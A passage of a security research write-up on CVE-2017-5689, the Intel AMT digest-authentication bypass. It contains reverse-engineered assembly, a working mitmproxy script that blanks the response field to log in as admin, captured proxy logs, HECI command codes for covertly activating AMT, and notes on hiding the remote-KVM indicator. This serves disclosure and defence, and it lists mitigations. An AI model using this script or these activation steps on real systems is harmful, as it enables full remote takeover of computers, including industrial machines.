


Fig. 13 Quick search for “cnonce”

Our research went on with examining NETSTACK\_CODE\_20431E74() subroutine (Fig. 14). This function is responsible for processing Authorization header fields and the overall digest authentication. After the careful examination of the function's code we found an interesting bug. The exact place of that bug is in the final comparison, which is meant to yield whether the authorization was successful by comparing the provided and the computed response. The two values were tested against each other to see if they match, but the actual number of bytes to be tested was taken from the user-provided response, not from the computed one. Thus, in case one provides an empty response string, strcmp() returns zero (as the number of bytes to be compared is zero), and zero means a successful authorization (Fig. 15).

```
...  
; NETSTACK_CODE:20431ED4  
    add    r13, sp, 0x7C  
    mov    r0, r17  
    mov    r1, r18  
    add    r2, r14, (aResponse_0 - aUsername) # "response"  
    add    r3, r13, 0x24    # R3 = SP + 0xA0 = &response  
    bl     NETSTACK_AuthGetValue  
    cmp    r0, 0  
    bne    error  
  
...  
; NETSTACK_CODE:20431FC8  
    ld     r1, [sp, 0x10C+user_response]  
    mov    r0, r13          # computed_response  
    ld     r2, [sp, 0xA4]    # response.length  
    bl     RAPI_strncmp  
    cmp    r0, 0  
    bne    error  
    mov    r0, 0            # zero means success!  
    add    sp, sp, 0x108  
    b      RAPI_20000DA4    # ret
```

Fig. 14  
NETSTACK\_CODE\_20431E74() subroutine

```
/* NETSTACK_CODE:20431FC8 */  
if(strncmp(computed_response, response.value,  
           response.length))  
{  
    goto error;  
}  
return 0;
```

Fig. 15  
Accepting empty response as a valid one



## CVE-2017-5689

To exploit the newly found vulnerability it is possible to use the mitmproxy tool with a simple script that blanks the “response” field in the Authorization head of the outgoing request (Fig. 16).

```
$ cat > blank_auth_response.py
import re

def start():
    return BlankAuthResponse()

class BlankAuthResponse:

    RESPONSE_RE = re.compile('(response=".*?")', flags=re.DOTALL)

    def request(self, flow):
        if flow.request.port in (16992, 16993):
            if 'Authorization' in flow.request.headers:
                flow.request.headers['Authorization'] = \
                    self.RESPONSE_RE.sub('response=""', flow.request.headers['Authorization'])
```

Fig. 16  
MiTM proxy tool

We knew the web-browser was configured to access the network through the local proxy at 8080. The password we typed in was obviously incorrect, because Intel AMT did not allow passwords shorter than 8 characters. Still, we gave it a try (Fig. 17).




Fig. 17  
“Still, we gave it a try.”

Just like in the previous case no Authorization header field was sent, so the server responded with 401 Unauthorized (Fig. 18).

```
$ mitmdump -p 8080 -dd --no-http2 -s blank_auth_response.py
Proxy server listening at http://0.0.0.0:8080
>> GET http://192.168.1.1:16992/index.htm
Host: 192.168.1.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1:16992/login.htm
Connection: keep-alive
Upgrade-Insecure-Requests: 1
<< 401 Unauthorized 689b
WWW-Authenticate: Digest realm="Digest:C8090000000000000000000000000000",
nonce="efoAAQdGAADhoXdHX8P3u0js1l8jLaZN", stale="false", qop="auth"
Content-Type: text/html
Server: Intel(R) Active Management Technology 9.0.30
Content-Length: 689
Connection: close
```

Fig. 18  
Server response

Nonetheless, then we got “200 OK” and an empty value for the response field (Fig. 19).

```
...
127.0.0.1:50856: clientconnect
>> GET http://192.168.1.1:16992/index.htm
Host: 192.168.1.1:16992
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1:16992/tokenexp.htm
Authorization: Digest username="admin", realm="Digest:C8090000000000000000000000000000",
nonce="cZwGAQdHAACp1IXkfN+PXVbcKduiJY6i", uri="/index.htm", response="", qop=auth, nc=00000001,
cnonce="33366b65c3dc402b"
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
<< 200 OK 2.42k
Date: Wed, 5 Jul 2017 21:49:31 GMT
Server: Intel(R) Active Management Technology 9.0.30
Content-Type: text/html
Transfer-Encoding: chunked
Cache-Control: no cache
Expires: Thu, 26 Oct 1995 00:00:00 GMT
```

Fig. 19  
“200 OK” & empty value

In other words every feature the AMT had became available for an attacker as if the admin password was known (Fig. 20, Fig. 21).




Fig. 20  
AMT's features are available




Fig. 21  
AMT's features are available

Sure thing the bug had been reported and then the vendor offered us to participate in their bug bounty program (Fig. 21, Fig. 22, Fig. 23).




Fig. 21  
Intel's bug bounty program




Fig. 22  
Intel's bug bounty program

#### Vulnerability Details : [CVE-2017-5689](#)

An unprivileged network attacker could gain system privileges to provisioned Intel manageability SKUs: Intel Active Management Technology (AMT) and Intel Standard Manageability (ISM). An unprivileged local attacker could provision manageability features gaining unprivileged network or local system privileges on Intel manageability SKUs: Intel Active Management Technology (AMT), Intel Standard Manageability (ISM), and Intel Small Business Technology (SBT).  
Publish Date : 2017-05-02 Last Update Date : 2017-05-29

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [Scroll To](#) [Comments](#) [External Links](#)  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

#### – CVSS Scores & Vulnerability Types

CVSS Score	<b>10.0</b>
Confidentiality Impact	<b>Complete</b> (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	<b>Complete</b> (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	<b>Complete</b> (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	<b>Low</b> (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. )
Authentication	<b>Not required</b> (Authentication is not required to exploit the vulnerability.)
Gained Access	<b>None</b>
Vulnerability Type(s)	Gain privileges
CWE ID	<a href="#">264</a>

Fig. 23  
Vulnerability details

## Exploitation of CVE-2017-5689

There is a vulnerability that allows attackers to log as “admin” user in the AMT.

- The only thing needed is open 16992 port
- No dependence on hardware or OS
- Attackers can use all the Intel AMT capabilities for their own good
- Turned off devices may be attacked as well
- Some systems are accessible through the Internet

Just like in the previous case there are 2 attack methods:

- Local (by using the LSM service)
- Remote (via the open port)

The reasonable question here is, “What an impact can CVE-2017-5689 have?” According to Shodan, on May 2 there were 6,378 available IPs with Intel AMT. However, it should be taken into consideration that Shodan’s data covers only the Internet, while a good deal of Intel AMTs is used in corporate networks. These corporate AMTs can be easily used by an attacker who has connected to a network (Fig. 24, Fig. 25).

## Top Organizations



## Top Countries




Fig. 24, Fig. 25  
Shodan's statistics

It turned out that this vulnerability affected ICS. For instance, Siemens industrial computers based on Intel chipset were susceptible to it. In other words, not only enterprises and public organizations but also critical facilities may be affected by the vulnerability exploitation.

After the information about the vulnerability had become available to the public, various tools, from scanners and public exploits to automated AMT and honeypots disablers, emerged at once.

## Possible attack scenarios

One should get used to the idea that attackers' possibilities and Intel AMT capabilities are the same thing. Specifically, they can use Intel AMT legitimate functionality to achieve their malicious purposes.

### Spreading out coverage. Part I

It begs the question, "Is it possible for attackers to spread out the coverage of this vulnerability and Intel AMT to achieve their own goals?" How exactly the vPro-system differed from the non-vPro one? We checked that non-vPro and vPro system might have absolutely similar Intel ME firmware images, so Intel AMT implementation was often present on a non-vPro system. Maybe there were hardware restrictions?

The only difference is the MEBx module that used HECI to configure Intel AMT. The HECI interface is a registers set in PCI CFG and MMIO. The messages should be sent through the circular buffer in MMIO.

The messages should contain a command. After the message is sent to Intel Me, the acknowledge message (with the completion status) is to be responded.

The message protocol itself is based on DCMI-HI protocol. There are clients (code modules) that use HECI inside Intel ME firmware. To connect them you need to know the GUID of the client. Here are known GUIDS:

ICC	42b3ce2f-bd9f-485a-96ae-26406230b1ff
MKHI	8e6a6715-9abc-4043-88ef-9e39c6f63e0
LMS	3d98d9b7-1ce8-4252-b337-2eff106ef29f
AMTHI	12f80028-b4b7-4b2d-aca8-46e0ff65814c

To send the message through the HECI an attacker connects to the client using the GUID. The format of the messages (with commands) varies depending on the HECI client you are communicating with. So, for the AMTHI client the following format is used:

```
struct
{
    unsigned int groupID; // the AMTHI client code, 0x12
    unsigned int command; // command code
    unsigned int isResponse;
    unsigned int reserved;
    unsigned int result;
};
```

The messages have the groupID field, meaning the command group identifier (each group have a specific set of commands). To configure the AMT the 0x12 groupID should be used.

The following commands must be sent one-by-one (after the sending the message, an attacker receives the acknowledge) to configure the AMT:

AMT_INIT	groupID 0x12	command 0x05	ack 0x85
AMT_SET_PWD	groupID 0x12	command 0x09	ack 0x89
AMT_SET_IVP4	groupID 0x12	command 0x0C	ack 0x8C

Intel MEI can also be used to retrieve some data or check the state of Intel ME subsystem (Fig. 26):

- FWSTATUS registers;
- Status request to MKHI;
- Intel PT



```

Administrator: Command Prompt
Slot 3 Reserved          0x00000000
M3 Autotest              Enabled
C-link Status            Enabled
Localized Language       English
Independent Firmware Recovery Disabled
EPID Group ID            0xF85
OEM Public Key Hash FPF   Not set
OEM Public Key Hash ME    0000000000000000000000000000000000000000000000000000000000000000
ACM SVN FPF              0x0
KM SVN FPF               0x0
BSMM SVN FPF             0x0
GuC Encryption Key FPF    Not set
GuC Encryption Key ME     0000000000000000000000000000000000000000000000000000000000000000

FPF                      ME
---                      --
Force Boot Guard ACM      Not set      Disabled
Protect BIOS Environment  Not set      Disabled
CPU Debugging             Not set      Enabled
BSP Initialization        Not set      Enabled
Measured Boot             Not set      Disabled
Verified Boot             Not set      Disabled
Key Manifest ID           Not set      0x0
Enforcement Policy        Not set      0x0
PTT                       Not set      Enabled
EK Revoke State           Not Revoked
PTT RTC Clear Detection FPF Not set

C:\Users\u53r\Desktop\Intel ME System Tools v11.0 r16\MEInfo\WINDOWS64>

```

Fig. 26  
Intel ME subsystem state check

As a PoC we have created a tool to activate the AMT on vPro and non-vPro systems. To do this:

- Run the “AMTActivator” on OS
- Configure the KVM feature of Intel AMT (with a random generated password)
- Remote pwn (password is unknown for anybody, but we don’t need one)

The activator consists of the following program components:

AMTActivator:

1. mei.sys - 32-bit kernel driver to work with MEI;
2. mei64.sys - 64-bit kernel driver to work with MEI;
3. AMTActivator.exe - the application.

The workflow:

1. Find the MEI device in the PCI CFG and get the base address if the MEI MMIO;
2. Use the MEI MMIO to send activation/configuration commands to Intel ME.

The AMT activator was tested on the following systems:

Intel ME version	System and chipset	CPU
7	Intel DQ67SW (vPro), Intel Q67	Intel Core i7-2600 (vPro)
8	Gigabyte GA-H77-D3H (non-vPro), Intel H77	Intel Core i7-3770 (vPro)
9	Gigabyte GA-Q87N (vPro), Intel Q87	Intel Core i3-4300 (without Intel vPro); Intel Core i5-4590 (with Intel vPro)
	Gigabyte GA-H97-D3H (non-vPro), Intel H97	Intel Core i5-4590 (with Intel vPro)

As for a malicious code using Intel AMT, it is worth to be mentioned that:

- First, LegbaCore researchers have already come up with this idea in their research.
- Second, quite recently PLATINUM, a malicious program, has been detected in the ITW. PLATINUM uses Intel AMT SoL to secretly communicate with the CNC.

In both cases, the malware does not use a vulnerability in Intel AMT. Contrary to it, the malware uses only common Intel AMT SoL capabilities to keep communication stealthy and evade security applications.

As Microsoft stated: “ This channel works independently of the operating system (OS), rendering any communication over it invisible to firewall and network monitoring applications running on the host device”

So, the combination of the kind is no fiction, but fact. So, it is conceivable enough that it would occur more frequently.

## Mitigations

To protect from malware that is remotely using Intel AMT of your system, you should:

- periodically check that Intel AMT is disabled;
- use a firewall to block any external requests to Intel AMT known network ports.

## Limitations of AMTactivator

In the scope of our research we have experimentally found out what are the limitations AMTactivator:

1. Only 6 - 9 Intel desktop chipset series can be activated by AMTactivator (on 100/200 series chipsets it is not yet achieved).
2. Intel AMT configures to Standard Manageability mode (without the KVM feature) if your CPU is non-vPro.
3. Intel AMT activation is possible on the systems with Intel ME 5MB firmware (1,5MB firmwares do not have such functionality)

## Spreading out coverage. Part II

Is it possible to swap the 1.5MB FW to 5MB FW to add the absent Intel AMT implementation to a system? An obvious limitation here is the fact the new FW should fit the SPI flash size.

Systems with 6 - 9 series chipsets: system won't boot (resets during the early phases of boot process).

Systems with 100 series chipsets: system boots (but currently we haven't achieved the activation to check if added functionality is working.

One of the greatest challenges for an attacker trying to hide the usage of a remote connection to AMT-enabled is a blinking color frame on the screen. To delete it an attacker uses the VCP DDC/CI commands to change the visible space on the screen: ???forcedly change the resolution of the screen: 1920x1080 -> 1930->1090???

By using Intel AMT an attacker can perform the following actions:

1. Exploit CVE-2017-5689 if a system uses an outdated Intel AMT.
2. Downgrade a system even if an up-to-date Intel AMT is used.
3. Use ActivatorAMT a system does not use Intel AMT.
4. Add Intel AMT if there is no Intel AMT in a system

## Takeaways

1. An attacker can do everything a system can.
2. Ring-3 firmware (Intel ME/AMT) has security issues.
3. Ring-3 hardware (Intel ME/AMT) has undocumented features.
4. New stealth infecting technique of computer system.
5. Legit functionality for non-legit actions.

# Contacts

Telephone: +1 5103232636

Email: [info@embedi.com](mailto:info@embedi.com)

[f www.facebook.com/Embedi](https://www.facebook.com/Embedi)

[🐦 twitter.com/@\\_embedi\\_](https://twitter.com/_embedi_)

Address: 2001 Addison Street  
Berkeley, California 94704

[in linkedin.com/company/embedi](https://www.linkedin.com/company/embedi)

website: [embedi.com](http://embedi.com)